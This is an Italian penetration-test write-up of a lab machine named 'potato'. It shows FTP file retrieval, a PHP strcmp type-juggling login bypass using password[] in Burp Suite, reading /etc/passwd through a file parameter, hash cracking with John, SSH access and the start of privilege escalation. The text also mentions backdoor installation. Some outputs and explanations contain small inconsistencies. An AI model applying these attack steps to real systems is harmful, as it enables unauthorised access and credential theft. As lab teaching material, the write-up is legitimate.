Figura 44 - ls e ottenimento file da servizio FTP

Una volta ottenuto l'accesso al servizio, eseguiamo il comando **ls** per visualizzare i file presenti nella directory e come output ci vengono mostrati i 2 file che avevamo già visto nell'output di OpenVAS e Nmap, ovvero **index.php.bak** di 901 byte e **welcome.msg** di 54 byte. Come analisi preventiva possiamo pensare che **index.php.bak** possa darci più informazioni in base alla sua dimensione. Quindi successivamente andiamo ad eseguire il comando **mget *** per effettuare il trasferimento dei file trovati sul servizio FTP, sulla nostra macchina kali.




Figura 45 - file ottenuti tramite servizio FTP

A seguito dell'esecuzione del comando precedente, ci ritroviamo i 2 file, presenti sul servizio FTP, nella directory **home/kali** della nostra macchina, quindi andremo ad aprirli per cercare di ricavare quante più informazioni utili possibili.




Figura 46 - file welcome.msg

Da questo file non otteniamo molte informazioni e quindi passiamo file al successivo.

```
~/index.php.bak - Mousepad
File Modifica Cerca Visualizzazione Documento Aiuto
1<html>
2 <head></head>
3 <body>
4 <php>
5 $pass= "potato"; //note Change this password regularly
6 if($_GET['login']=="1"){
7     if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
8         setcookie('pass', $pass, time() + 365*24*3600);
9         header("Location: dashboard.php");
10    } else{
11        echo "<p>Bad login/password! <br> Return to the <a href=\"index.php\">login page</a> <p>";
12    }
13    exit();
14 }
15 ?>
16
17 <form action="index.php?login=1" method="POST">
18     <h1>Login</h1>
19     <label><b>User:</b></label>
20     <input type="text" name="username" required>
21     <br>
22     <label><b>Password:</b></label>
23     <input type="password" name="password" required>
24     <br>
25     <input type="submit" id="submit" values='Login' >
26 </form>
27 </body>
28 </html>
```

Figura 47 - file index.php.bak

Da una prima analisi, questo file sembra essere la pagina index di una web application, che nel nostro caso potrebbe essere quella in esecuzione sulla porta 80. All'interno del file troviamo varie informazioni, tra cui la variabile `$pass="potato";` e il controllo `strcmp($_POST['username'], "admin")`.

Queste informazioni indicano le credenziali di un account amministratore. Inoltre, notiamo che se il confronto tramite `strcmp` di `username` e `password` corrisponde alle credenziali indicate, l'utente viene reindirizzato alla pagina `dashboard.php` (probabilmente la pagina dei gestione dell'admin) con un messaggio di benvenuto e viene impostato un cookie di sessione con una stringa composta da `password + time() + 365*24*3600` (numero di secondi in un anno).

Esaminando la funzione `strcmp` usata in PHP, scopriamo che il codice è vulnerabile a una falla nota come "**type juggling**" ([CVE-2022-47034^{\[15\]}](#)), valutata come **critica** con un punteggio di 9.8. La vulnerabilità di tipo type juggling si verifica quando un operatore di **confronto flessibile** (`==` o `!=`) viene utilizzato al posto di un operatore di **confronto rigoroso** (`==` o `!=`) in una situazione in cui l'attaccante ha accesso a una delle variabili confrontate, che nel nostro caso risulta essere la variabile `$pass`.

Questa vulnerabilità potrebbe far sì che l'applicazione fornisca una **risposta inaspettata di tipo vero o falso** e potrebbe causare gravi problemi di autorizzazione e/o autenticazione.

Ora che abbiamo visto il contenuto dei 2 file, facendo le dovute valutazioni, passiamo alla fase di analisi della Web Application sulla porta 80 con servizio apache 2.4.41 al fine di sfruttare le vulnerabilità già trovate o scovarne di nuove per ottenere l'accesso completo alla macchina target.

7.2 WEB SERVER APACHE 2.4.41 – PORTA 80




Figura 48 - Homepage target potato http

Andando all'indirizzo **http://10.0.2.11:80/**, ci ritroviamo davanti l'home page del target potato sulla porta 80 HTTP.

Ora andiamo ad analizzare i link già scoperti nel capitolo precedente dal tool Nikto (Figura 42), ovvero “/admin/” e “/admin/index.php” (“/” non ci interessa perché ci riporta semplicemente alla homepage).




Figura 49 - Analisi 10.0.2.11/admin/ e 10.0.2.11/admin/index.php

Sia **10.0.2.11/admin/** che **10.0.2.11/admin/index.php** ci riportano alla medesima pagina.




Figura 50 - Tentativo di login

Conoscendo le possibili credenziali, scoperte nel file **index.php.bak** (Figura 47), proviamo a inserire come username **admin** e come password **potato**.




Figura 51 - Login fallito

Scopriamo che, nonostante le credenziali sembrino corrette, veniamo riportati alla pagina **http://10.0.2.11/admin/index.php?login=1** con la dicitura: “Bad user/password!”. Proviamo ad utilizzare degli strumenti di **directory busting**, dove viene usata una lista di possibili directory e file da cercare sul Web Server.

DIRB

```
[kali㉿kali:~]
└─$ dirb http://10.0.2.11 /usr/share/wordlists/dirb/big.txt

=====
DIRB v2.22
By The Dark Raver
=====

START_TIME: Sat Jul  6 11:43:44 2024
URL_BASE: http://10.0.2.11/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
=====

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.11/ ----
=> DIRECTORY: http://10.0.2.11/admin/
+ http://10.0.2.11/server-status (CODE:403 [SIZE:274])

---- Entering directory: http://10.0.2.11/admin/ ----
=> DIRECTORY: http://10.0.2.11/admin/logs

---- Entering directory: http://10.0.2.11/admin/logs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

=====

END_TIME: Sat Jul  6 11:44:11 2024
DOWNLOADED: 40916 - FOUND: 1
```

Figura 52 – Dirb /admin/logs/

Come primo strumento è stato utilizzato **Dirb** in combinazione con la wordlist **/usr/share/wordlist/dirb/big.txt**. Oltre alla directory <http://10.0.2.11/admin/> (già trovata ed analizzata in precedenza), è stata trovata la directory **http://10.0.2.11/admin/logs/**, che potrebbe tornarci particolarmente utile successivamente.

GOBUSTER

```
File Azioni Modifica Visualizza Aiuto
[ kali㉿kali ~ ] -> ./gobuster dir -u http://10.0.2.11 -w /usr/share/wordlists/dirb/big.txt -x php,html,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+ Url: http://10.0.2.11/
[+ Method: GET
[+ Threads: 10
[+ Threads: 10
[+] Threads: 10
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./htaccess [Status: 403] [Size: 274]
./htpasswd [Status: 403] [Size: 274]
./htaccess.html [Status: 403] [Size: 274]
./htaccess.txt [Status: 403] [Size: 274]
./htpasswd [Status: 403] [Size: 274]
./htaccess.php [Status: 403] [Size: 274]
./htpasswd.php [Status: 403] [Size: 274]
./htaccesswd [Status: 403] [Size: 274]
./htpasswdwd [Status: 403] [Size: 274]
/index [Status: 301] [Size: 10]
/admin [Status: 301] [Size: 306] [--> http://10.0.2.11/admin/]
/index.php [Status: 200] [Size: 245]
/server-status [Status: 403] [Size: 274]
Progress: 81876 / 81880 (100.00%)
=====
Finished
```

Figura 53- Gobuster big.txt

Come secondo strumento è stato utilizzato Gobuster, installabile in kali dalla repository con “apt-get install gobuster”, in combinazione con la wordlist `/usr/share/wordlist/dirb/big.txt`. In questo caso non vengono trovate ulteriori informazioni rispetto alla scansione con lo strumento dirb.

Oltre a questa tipologia di scansione, ne effettuiamo un'altra con la `/usr/share/wordlists/dirb/vulns/cgis.txt`, che contiene nomi di script e percorsi noti che possono indicare la presenza di vulnerabilità o configurazioni comuni nei server web.

Figura 54- Gobuster cgis.txt

In questo ultimo risultato, possiamo osservare che il server accetta URL contenenti il percorso **/etc/passwd**, il quale è un file di sistema critico che contiene informazioni sugli utenti, incluse le password.

Ora andiamo ad analizzare la pagina ottenuta da dirb <http://10.0.2.11/admin/logs/>




Figura 55 - File di log in /admin/logs




Figura 56 - file di logs (1-2-3)

Nei seguenti file di log otteniamo informazioni in merito al cambio della password e al riavvio del server, effettuati dall'utente admin.

Ora, ottenute le informazioni necessarie, cercheremo di ottenere l'accesso come utente admin tramite lo strumento **Burp Suite**, cercando di sfruttare la vulnerabilità **type juggling**^[15] scovata nel file index.php.bak (Figura 47) e relativa quindi alla web application in questione.




Figura 57 - Apertura pagina di Login con Burp Suite

Una volta aperto Burp Suite, con l'opzione “intercept” disattivata, andiamo ad aprire il browser interno Chromium e inseriamo la pagina <http://10.0.2.11/admin/>, ovvero la schermata di login, quindi spuntiamo su “**intercept**” per attivare l’intercettazione delle richieste. L’obiettivo è quello di intercettare la richiesta POST per manipolare la variabile **\$pass**, quindi inseriamo come username “**admin**”, come password “**potato**” e clicchiamo su login, attivando di fatto l’intercettazione.




Figura 58 - Richiesta POST login intercettata

Una volta intercettata la richiesta, ci appare questa schermata con il suo contenuto e con il formato di username e password.

Per manipolare la variabile \$pass, ci informiamo sul manuale di php relativo al [comportamento di strcmp](#)^[16] quando i tipi confrontati risultano diversi. Scopriamo che confrontando una stringa con un array, otteniamo il seguente risultato:

strcmp("foo", array()) => NULL + PHP Warning

Ora a causa di alcune debolezze intrinseche di PHP, **NULL == 0 restituirà true**, di fatto facendoci ottenere l'accesso come admin.




Figura 59 - Repeater sulla richiesta POST login

Quindi passiamo la richiesta POST al **Repeater** e modifichiamo password con **password[]**, passando \$pass come **array** e non come stringa. Successivamente clicchiamo su **Send** per ripetere la richiesta con le modifiche.




Figura 60 - Accesso a Welcome to the Dashboard




Figura 61 - Admin area

Otteniamo di fatto l'accesso alla pagina “**Welcome to the dashboard**”, che cliccando ci porta all'area accessibile solo dall'Admin.

Andando ad analizzare l'area, in **Users** (lista utenti) troviamo solo “admin”, in **Date** ci viene riportata la data attuale di login, in **ping** viene effettuato un ping al dns di Google ma l'elemento che ci interessa maggiormente riguarda **Logs**.




Figura 62 - log e get the log

In questa pagina ci vengono riportati i log, già visti al link <http://10.0.2.11/admin/logs/> ma potendoli selezionare singolarmente, cliccando sul bottone “get the log”. Quest’ultimo ci apre la strada ad una possibile vulnerabilità di **remote file inclusion** ([CVE-2022-40089^{\[17\]}](#)).

```

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history | ⚙ Proxy settings
Request to http://10.0.2.11:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: 10.0.2.11
3 Content-Length: 15
4 Cache-Control: max-age=0
5 Accept-Language: it-IT
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.0.2.11
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.11/admin/dashboard.php?page=log
12 Accept-Encoding: gzip, deflate, br
13 Cookie: pass=serdesfsehjiosefjtfguhjiosefdftghyjh
14 Connection: keep-alive
15
16 file=log_03.txt
    
```

Figura 63 - Get The Log Intercettato

Andando ad intercettare il click “get the log” su uno dei file di log, otteniamo la seguente richiesta post con la dicitura in fondo “**file=nome_file**”, quindi possiamo replicare la richiesta nel repeater, manipolando quest’ultima riga del file e nel nostro caso, vogliamo manipolarla al fine di farci ottenere il contenuto del file /etc/passwd con permessi elevati.

```

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 x 2 x +
Send ⚙ Cancel < > v
Request Response
Pretty Raw Hex
1 POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: 10.0.2.11
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Accept-Language: it-IT
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.0.2.11
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.11/admin/dashboard.php?page=log
12 Accept-Encoding: gzip, deflate, br
13 Cookie: pass=serdesfsehjiosefjtfguhjiosefdftghyjh
14 Connection: keep-alive
15
16 file=/etc/passwd
    
```

```

37 Contenu du fichier ./../../../../etc/passwd : </br>
38 <PRE>
root:x:0:0::/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:sync:/sbin/nologin
games:x:5:60:games:/var/games:/usr/sbin/nologin
gdm:x:6:12:gnome:/:/var/gdm/:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/var/proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
operator:x:35:35:operator:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnts:x:41:41:Gnts Bug-Reporting System (admin):/var/lib/gnts:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network
Management:/:/run/systemd/nologin
systemd-resolve:x:101:102:system Resolver:./run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:104:system Timesync
Synchronization:./run/systemd:/usr/sbin/nologin
messagebus:x:104:104:Message Bus:/var/run/messagingbus:/usr/sbin/nologin
syslog:x:104:104:syslog:/var/run/syslog:/usr/sbin/nologin
apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack...:/var/lib/tpm:/bin/false
lxd:x:107:107:LXD Container Manager:/var/lib/lxd:/bin/false
tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
polkitd:x:110:111:/var/polkitd/run:/bin/false
pulse:x:111:65534:/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:Core Dumper:/usr/sbin/nologin
floranges:x:1000:1000:floranges:/home/floranges:/bin/bash
tftp:x:999:1000:tftp:/var/lib/tftpboot:/bin/false
proftpd:x:112:65534:./run/proftpd:/usr/sbin/nologin
ftp:x:113:65534:./rvr/ftp:/usr/sbin/nologin
www-data:x:114:115:Web Admin:/home/webadmin:/bin/bash
    
```

Figura 64 - Remote File Inclusion di /etc/passwd

Dall’output ottenuto, notiamo che solo l’utente **webadmin** ha una password cifrata ma copiamo comunque tutto l’output in un file e lo diamo in pasto a **John the Ripper password cracker** per ottenere una o più password in chiaro.

```
( kali㉿kali )- [~/Scrivania]
$ john /home/kali/Scrivania/contenuto_etc_passwd.txt --wordlist=/home/kali/Scrivania/rockyou.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "-format=md5crypt-long" option to force loading these as that type instead
Using parallelism: 8 threads
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[status] ( workload )
1g 0:00:00:00 DONE (2024-07-08 17:19:19) 33.33g/s 9600p/s 9600c/s 123456..brenda
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




Figura 65 - password cracker webadmin

Abbiamo quindi effettuato l'accesso tramite ssh come **webadmin**, inserendo la password ottenuta, ovvero **dragon**.

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:~

[~] (kali㉿kali)-[~/Scrivania]
[~] $ sudo ssh webadmin@10.0.2.11
[sudo] password di kali:
webadmin@10.0.2.11's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-187-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 08 Jul 2024 10:17:12 PM UTC

System load:  0.0          Processes:           116
Usage of /:   15.8% of 31.32GB  Users logged in:      0
Memory usage: 54%          IPv4 address for enp0s3: 10.0.2.11
Swap usage:   0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

147 updates can be installed immediately.
3 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul  8 21:54:12 2024 from 10.0.2.15
-bash: warning: setlocale: LC_ALL: cannot change locale (it_IT.UTF-8)
webadmin@serv:~
```


Figura 66 - ssh come webadmin

Abbiamo quindi ottenuto l'accesso alla shell della macchina target.

8. POST-EXPLOITATION

La fase di Post Exploitation ha l'obiettivo di ottenere privilegi di superutente nella macchina target e di installare meccanismi di backdoor per garantire un accesso persistente. La **privilege escalation** è stata facile da eseguire una volta ottenuto l'accesso alla shell. Successivamente, è stata installata una backdoor nella macchina target, assicurando l'accesso anche dopo eventuali correzioni delle vulnerabilità.

8.1 PRIVILEGE ESCALATION



```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:~$ ls -la
total 36
drwxr-xr-x 4 webadmin webadmin 4096 Jul  3 18:31 .
drwxr-xr-x 4 root     root    4096 Aug  2 2020 ..
-rw----- 1 webadmin webadmin 1225 Jul  8 22:17 .bash_history
-rw-r--r-- 1 webadmin webadmin 220 Aug  2 2020 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug  2 2020 .bashrc
drwxrwxr-x 3 webadmin webadmin 4096 Jul  3 18:31 .local
-rw-r--r-- 1 webadmin webadmin 807 Aug  2 2020 .profile
-rw----- 1 webadmin root      69 Jul  3 18:31 user.txt
```

Figura 67 - file in webadmin

Esplorando le cartelle, a partire dalla home di webadmin, si è notato un file particolarmente interessante, ovvero “**user.txt**”(il primo dei 2 flag da ottenere).



```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:~$ cat user.txt
TGUGY29udHLDtgxIIGVzdCDDoCwZXUgcHLDqHMgYXVzc2kgcsOpZWwgXXigJl1bmUg
webadmin@serv:~$ cat user.txt | base64 -d
Le contrôle est à peu près aussi réel qu'une webadmin@serv:~$
```

Figura 68 - cat user.txt

Eseguendo il comando **cat** per visualizzare il contenuto del file, otteniamo una stringa che scopriamo essere codificata in **base64**. Quindi, eseguiamo nuovamente il comando **cat** insieme a **base64** per ottenere la stringa in chiaro, ovvero:

“il controllo è solo un'illusione”

Suggerendoci che non stiamo procedendo adeguatamente.

```

File Azioni Modifica Visualizza Aiuto
webadmin@serv:~$ cd ..
webadmin@serv:/home$ ls
total 16
drwxr-xr-x  4 root      root      4096 Aug  2  2020 .
drwxr-xr-x  21 root      root      4096 Aug  2  2020 ..
drwxr-xr-x  3 florianges florianges 4096 Aug  2  2020 florianges/
